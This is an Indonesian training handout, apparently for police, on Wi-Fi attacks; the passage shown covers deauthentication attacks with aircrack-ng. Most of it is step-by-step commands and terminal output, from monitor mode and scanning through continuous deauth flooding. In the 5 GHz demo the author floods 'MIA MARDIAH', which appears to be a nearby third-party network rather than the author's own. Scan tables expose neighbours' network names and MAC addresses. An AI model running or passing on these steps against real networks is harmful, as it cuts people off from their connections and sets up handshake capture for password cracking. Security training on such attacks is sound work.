

Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom

January 2026

www.bluedragonsec.com

<https://github.com/bluedragonsecurity/>



PART 7. Teknik Serangan pada Wifi

Table of Content

1. Wifi Deauth Attack
2. Wifi Password Cracking
3. Wifi Evil Twin
4. Kombinasi Wifi Attack dan Physical Attack

1. Wifi Deauth Attack

Konsep **Wi-Fi Deauthentication Attack** (atau sering disebut **Deauth Attack**) adalah jenis serangan siber yang menargetkan hubungan komunikasi antara perangkat pengguna (seperti laptop atau HP) dengan Access Point (Router Wi-Fi).

Berbeda dengan serangan *jamming* yang mengganggu sinyal radio secara fisik, Deauth Attack bekerja pada level **protokol jaringan**.

Cara Kerja Deauth Attack

Serangan ini memanfaatkan celah pada protokol **IEEE 802.11 (Wi-Fi)**. Dalam komunikasi Wi-Fi normal, terdapat sebuah paket data yang disebut **Deauthentication Frame**. Paket ini digunakan secara resmi jika router ingin memutuskan koneksi perangkat (misalnya saat router akan *restart*).

Masalahnya, dalam standar Wi-Fi yang lebih tua (seperti WPA2 tanpa proteksi manajemen frame), paket ini **tidak terenkripsi** dan **mudah dipalsukan**.

1. **Pemindaian (Scanning):** Penyerang memantau lalu lintas udara untuk menemukan alamat MAC (MAC Address) milik router target dan perangkat korban.
 2. **Pemalsuan (Spoofing):** Penyerang mengirimkan paket deauthentication ke router dengan berpura-pura menjadi perangkat korban, ATAU mengirim paket ke korban dengan berpura-pura menjadi router.
 3. **Pemutusan Koneksi:** Karena perangkat menganggap perintah tersebut datang dari sumber resmi, perangkat tersebut akan segera memutus koneksi Wi-Fi.
 4. **Serangan Berulang:** Penyerang mengirimkan paket ini terus-menerus (ribuan kali per detik) sehingga korban tidak pernah bisa terhubung kembali ke internet.
-


Mengapa Penyerang Melakukan Ini?

Meskipun terlihat hanya seperti "jahil" agar orang tidak bisa internetan, Deauth Attack sering kali merupakan tahap awal dari serangan yang lebih berbahaya:

- **Evil Twin Attack:** Setelah korban terputus dari Wi-Fi asli, penyerang membuat Wi-Fi palsu dengan nama yang sama agar korban terhubung ke jaringan penyerang.
- **WPA/WPA2 Handshake Capture:** Saat korban mencoba menghubungkan kembali perangkatnya, terjadi proses "jabat tangan" (handshake). Penyerang menangkap paket ini untuk mencoba membobol kata sandi Wi-Fi secara *offline*.
- **Denial of Service (DoS):** Sekadar melumpuhkan jaringan di area tertentu agar aktivitas operasional terganggu.

A. Contoh penyerangan akses point dengan Frekuensi 2.4 Ghz

Sebagai demo, kali ini kita akan menggunakan tool bawaan kali linux untuk melakukan deauth attack. Tool yang akan kita gunakan adalah aircrack-ng



```
robohax@robohax-20bw$ ifconfig
(robohax@robohax-20bw$) [~]
$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 68:f7:28:fb:82:8f txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf1200000-f1220000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 96 bytes 7400 (7.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 96 bytes 7400 (7.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.71.19.14 netmask 255.255.255.0 broadcast 10.71.19.255
        inet6 2402:5680:8118:379a:b58e:a62f:90e4:67cf prefixlen 64 scopeid 0x0<global>
        inet6 fe80::8b70:bad:15a0:6dc2 prefixlen 64 scopeid 0x20<link>
            ether 5c:e0:c5:9a:d4:9f txqueuelen 1000 (Ethernet)
            RX packets 2107 bytes 1518291 (1.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1571 bytes 580349 (566.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 40:a5:ef:52:44:82 txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Interface wifi yang akan saya gunakan untuk menyerang adalah wlan1. Adapter wifi ini support untuk menyerang akses point dengan frekuensi 2,4 Ghz dan 5 Ghz.

Langkah 1. Menjadikan interface wifi yang digunakan menyerang menjadi monitor mode

Pertama tama kita akan ubah wlan1 ke mode monitor. Sebelumnya kita matikan dulu proses yang mengganggu, kita ketik :

sudo airmon-ng check kill

Selanjutnya ubah interface wlan1 jadi monitor mode :

sudo airmon-ng start wlan1

```
(robohax@robohax-20bws2ng00) [~]
$ sudo airmon-ng start wlan1

PHY     Interface      Driver      Chipset
phy0    wlan0          iwlwifi     Intel Corporation Wireless 7265 (rev 59)
phy1    wlan1          rtw89_8852bu Realtek 802.11ac WLAN Adapter
          (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
          (mac80211 station mode vif disabled for [phy1]wlan1)

Allow growing   Expand from center
```

Hasilnya bisa kita cek dengan perintah ifconfig :

```
ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
      ether 68:f7:28:fb:82:8f  txqueuelen 1000  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 0  bytes 0 (0.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
      device interrupt 20  memory 0xf1200000-f1220000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inetc6 ::1  prefixlen 128  scopeid 0x10<host>
      loop  txqueuelen 1000  (Local Loopback)
      RX packets 1293  bytes 84527 (82.5 KiB)  start wlan1
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 1293  bytes 84527 (82.5 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500  iwlwifi     Intel Corporation Wireless 7265 (rev 59)
      ether 5c:e0:c5:9a:d4:9f  txqueuelen 1000  (Ethernet)
      RX packets 3091  bytes 1991510 (1.8 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 2399  bytes 864500 (844.2 KiB)
      TX errors 0  dropped 2  overruns 0  carrier 0  collisions 0

wlan1mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      unspec 40-A5-EF-52-44-82-00-76-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
      RX packets 3479  bytes 977395 (954.4 KiB)
      RX errors 0  dropped 3479  overruns 0  frame 0
      TX packets 0  bytes 0 (0.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Interface wlan1mon adalah interface wifi kita yang berada dalam monitor mode.

2. Langkah dua, Scanning target

Selanjutnya, Kita akan mencari **BSSID** (MAC Address Router) dan **Channel** target, jalankan perintah :
sudo airodump-ng wlan1mon

Tunggu sampai nama akses point yang kita incar terlihat, begitu terlihat langsung tekan ctrl+c untuk mengakhiri airodump.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
CC:2D:21:13:3D:F0	-90	3	0 0	9	130	WPA2	CCMP	PSK	WAKAMAD
CA:54:49:38:AB:C0	-82	2	0 0	6	54	WPA2	CCMP	PSK	Mutiara ²²
A4:2A:95:2F:9F:A9	-87	2	0 0	6	130	WPA2	CCMP	PSK	Ibu Intan
F8:95:22:43:6B:5C	-89	4	1 0	11	130	WPA2	CCMP	PSK	DMJM
3C:15:FB:B3:12:B4	-87	4	0 0	11	130	WPA2	CCMP	PSK	Lamda259
42:7D:3F:D3:B6:A7	-24	8	0 0	11	180	WPA2	CCMP	PSK	Robohax
F0:B4:D2:95:3B:78	-91	4	0 0	11	54e	WPA	TKIP	PSK	Lantai 2
C4:FF:1F:C1:AD:30	-88	3	0 0	5	130	WPA2	CCMP	PSK	GAK USAH RIBET
6C:67:EF:7C:AB:98	-91	4	0 0	6	130	WPA2	CCMP	PSK	IbrahimZayn_4G
E8:6E:44:67:33:3A	-91	1	0 0	5	130	WPA2	CCMP	PSK	5H1W
C4:6E:33:F2:97:2B	-87	8	0 0	6	130	WPA2	CCMP	PSK	tselhome_9729
34:0A:33:ED:80:FE	-80	5	0 0	11	130	WPA2	CCMP	PSK	Rumah nenek
CC:89:5E:99:5E:5C	-70	8	0 0	11	130	WPA2	CCMP	PSK	MIA MARDIAH
A4:A9:30:1E:02:2E	-84	9	1 0	11	130	WPA2	CCMP	PSK	DMJM
A0:AB:1B:E4:27:CF	-70	10	0 0	11	270	WPA2	CCMP	PSK	Wifi 243
3C:F6:52:FC:21:D2	-86	7	0 0	5	130	WPA2	CCMP	PSK	ZTE_2.4G_Gttxfu
A8:74:84:35:7E:5C	-92	3	0 0	4	130	WPA2	CCMP	PSK	HOME458
5C:E9:31:1D:68:A4	-83	9	0 0	9	130	WPA2	CCMP	PSK	LAB-COM
F4:E8:4F:00:A2:54	-81	6	0 0	4	130	WPA2	CCMP	PSK	No signal
FC:6C:85:0F:05:52	-64	10	0 0	5	130	WPA2	CCMP	PSK	RAJAT_WARGA_RT06/05
9E:A2:F4:A0:7E:FE	-76	8	0 0	2	270	WPA2	CCMP	PSK	pengen ya 😊
9C:A2:F4:A0:7E:FE	-75	4	0 0	2	270	WPA2	CCMP	PSK	<length: 0>
74:DA:DA:93:C2:ED	-82	7	0 0	3	130	WPA2	CCMP	PSK	Krasas_mew
3C:FB:5C:1F:29:17	-72	14	0 0	3	130	WPA2	CCMP	PSK	MEN_HOUS
C8:78:7D:29:F3:B0	-75	7	0 0	13	130	WPA2	CCMP	PSK	Rasidi
9E:A3:A9:8A:BF:EE	-91	2	0 0	13	65	WPA2	CCMP	PSK	<length: 0>
B4:B0:24:58:32:70	-86	4	0 0	13	270	WPA2	CCMP	PSK	SALMA NUR FADILLAH
E0:1C:FC:DF:DA:A2	-87	6	0 0	13	270	WPA2	CCMP	PSK	ADINDA

Disini akses point yang saya incar sudah terlihat, bernama : Robohax

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
42:7D:3F:D3:B6:A7	-24	8	0 0	11	180	WPA2	CCMP	PSK	Robohax

Berikut ini data target :

Mac address : 42:7D:3F:D3:B6:A7

Channel : 11

Langkah 3. Pantau target

Sekarang kita akan memantau target secara spesifik untuk melihat perangkat yang sedang terhubung.

Di terminal ketikkan :

```
sudo airodump-ng --bssid 42:7D:3F:D3:B6:A7 -c 11 wlan1mon
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
42:7D:3F:D3:B6:A7	-26	93	570	339 0	11	180	WPA2	CCMP	PSK	Robohax

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
42:7D:3F:D3:B6:A7	20:72:0D:39:17:3A	-36	1e- 1	0	394		

Terlihat ada 1 perangkat yang terhubung dengan mac address : 20:72:0D:39:17:3A


Langkah 4. Deauth

Kita bisa memutuskan koneksi wifi perangkat yang kita tentukan atau memutuskan wifi semua perangkat yang terhubung ke akses point Robohax.

Untuk memutuskan wifi semua perangkat yang sedang terhubung ketikkan :

```
sudo aireplay-ng --deauth 0 -a 42:7D:3F:D3:B6:A7 wlan1mon
```


keterangan : 42:7D:3F:D3:B6:A7 adalah mac address router (akses point)



The screenshot shows a terminal window titled "robohax@robohax-20bws2ng00: ~". The window contains a log of deauthentication frames being sent. The log starts at 16:41:25 and continues until 16:41:40. Each entry shows a timestamp, the action (Sending DeAuth), the code (7), the recipient (broadcast), and the BSSID (42:7D:3F:D3:B6:A7). The terminal window has a standard OS X-style interface with a menu bar (Session, Actions, Edit, View, Help) and a title bar.

```
16:41:25 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:26 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:26 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:26 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:27 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:27 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:28 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:28 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:29 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:29 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:30 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:30 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:31 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:31 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:32 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:32 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:32 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:33 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:33 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:34 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:34 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:35 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:35 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:36 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:36 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:37 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:37 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:37 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:38 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:38 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:39 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:39 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
16:41:40 Sending DeAuth (code 7) to broadcast -- BSSID: [42:7D:3F:D3:B6:A7]
```

Kita cek apakah perangkat yang terkoneksi sudah terputus, kembali lagi ke jendela terminal yang sedang menjalankan airodump-ng :



```
robohax@robohax-20bws2ng00: ~ CH 11 ][ Elapsed: 7 mins ][ 2026-01-01 16:43 ][ WPA handshake: 42:7D:3F:D3:B6:A7
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
42:7D:3F:D3:B6:A7 -78   0    3493      384    0 11 180  WPA2 CCMP  PSK Robohax
BSSID          STATION          PWR     Rate Lost   Frames Notes Probes
42:7D:3F:D3:B6:A7 20:72:0B:39:17:3A 21      1c- 1c- 0      536
```

Terlihat perangkat yang sedang terhubung aktivitasnya berhenti yang artinya perangkat tersebut sudah terputus dari jaringan wifi Robohax

Kita bisa juga hanya memutuskan 1 perangkat yang kita targetkan dengan menambahkan parameter -c , dengan pola :

```
sudo aireplay-ng --deauth 0 -a [MAC_ROUTER] -c [MAC_PERANGKAT_KORBAN] wlan1mon
```

A. Contoh penyerangan akses point dengan Frekuensi 5 Ghz

Selanjutnya kita akan mencoba serangan pada akses point dengan frekuensi 5 Ghz.

Langkah 1. persiapan interface

Disini sama seperti tadi saya akan menggunakan interface wlan1, jika interface wlan1 belum dalam mode monitor, ubah dulu ke mode monitor :

```
sudo airmon-ng check kill
```

```
sudo airmon-ng start wlan1
```

Jika sudah dalam mode monitor langkah ini bisa dilewati

Langkah 2. Scanning target akses point 5 Ghz

airodump-ng secara default hanya memindai 2.4 GHz. Gunakan bendera --band a untuk melihat jaringan 5 GHz.

Ketik :

```
sudo airodump-ng --band a wlan1mon
```

Tunggu sampai muncul akses point yang akan kita serang.

```

Session Actions Edit View Help
robohax@robohax-20bws2ng00: ~ robohax@robohax-20bws2ng00: ~

CH 161 ][ Elapsed: 1 min ][ 2026-01-01 16:51

BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
9E:A2:F4:A0:7E:FF -96      30        0  0 153  866  WPA2 CCMP  PSK pengen ya 😊
F4:70:ED:9F:D6:02 -94       13        0  0 161  360  WPA2 CCMP  PSK <length: 0>
F4:70:ED:9F:D6:01 -94       13        0  0 161  360  WPA2 CCMP  PSK Emeliasaputra
F4:70:ED:9F:D6:00 -93       12        0  0 161  360  WPA2 CCMP  PSK emilia
1C:61:D2:9C:C5:59 -94       24        0  0 161  360  WPA2 CCMP  PSK <length: 15>
1C:61:D2:9C:C5:58 -93       24        0  0 161  360  WPA2 CCMP  PSK Omega2_5G
EC:E7:A2:E2:DC:78 -82       25        0  0 161  360  WPA2 CCMP  PSK <length: 15>
F6:E8:4F:40:A2:56 -93       42        0  0 157  360  WPA2 CCMP  PSK <length: 0>
F6:E8:4F:10:A2:56 -93       43        0  0 157  360  WPA2 CCMP  PSK No signal_5G
F4:E8:4F:00:A2:56 -92       45        23  0 157  360  WPA2 CCMP  PSK No signal
9C:A2:F4:A0:7E:FF -92       29        0  0 153  866  WPA2 CCMP  PSK <length: 0>
BC:0F:9A:61:AE:AD -87       45        0  0 153  1733 WPA2 CCMP  PSK Borahae
CC:89:5E:99:5E:60 -78       46        0  0 149  780  WPA2 CCMP  PSK MIA MARDIAH

BSSID growing
Expand from center
(not associated) 20:72:0D:39:17:3A -37   0 - 6     0      4
CC:89:5E:99:5E:60 22:D2:9B:35:36:61 -93   0 - 6e    0      3
Quitting ...

(robohax@robohax-20bws2ng00)-[~]
$
```

Terlihat ada 1 akses point 5G yang menarik dengan perangkat yang terhubung ke dalam akses point :

CC:89:5E:99:5E:60 22:D2:9B:35:36:61 -93 0 - 6e 0 3

CC:89:5E:99:5E:60 adalah mac address access point bernama MIA MARDIAH, akses point itu beroperasi di channel 149

Langkah 3. Kunci Frekuensi

Sebelum menyerang, Anda harus mengunci interface Anda pada channel target agar paket deauth terkirim di frekuensi yang tepat.

Buka terminal, ketik :

```
sudo airodump-ng -c 149 --bssid CC:89:5E:99:5E:60 wlan1mon
```

(Biarkan terminal ini tetap terbuka agar interface tidak berpindah channel).

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
CC:89:5E:99:5E:60	-78	100	156	2 0	149	780	WPA2	CCMP	PSK	MIA MARDIAH

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
CC:89:5E:99:5E:60	22:D2:9B:35:36:61	-1	6e- 0	0	2		

Langkah 4, Deauth

Selanjutnya kita akan deauth semua perangkat yang terhubung ke akses point yang sudah kita targetkan.

Buka terminal baru, ketik :

```
sudo aireplay-ng --deauth 0 -a CC:89:5E:99:5E:60 wlan1mon
```

```
(robohax㉿robohax-20bws2ng00) [~]
$ sudo aireplay-ng --deauth 0 -a CC:89:5E:99:5E:60 wlan1mon
17:01:27 Waiting for beacon frame (BSSID: CC:89:5E:99:5E:60) on channel 149
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:01:27 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:28 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:28 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
17:01:29 Sending DeAuth (code 7) to broadcast -- BSSID: [CC:89:5E:99:5E:60]
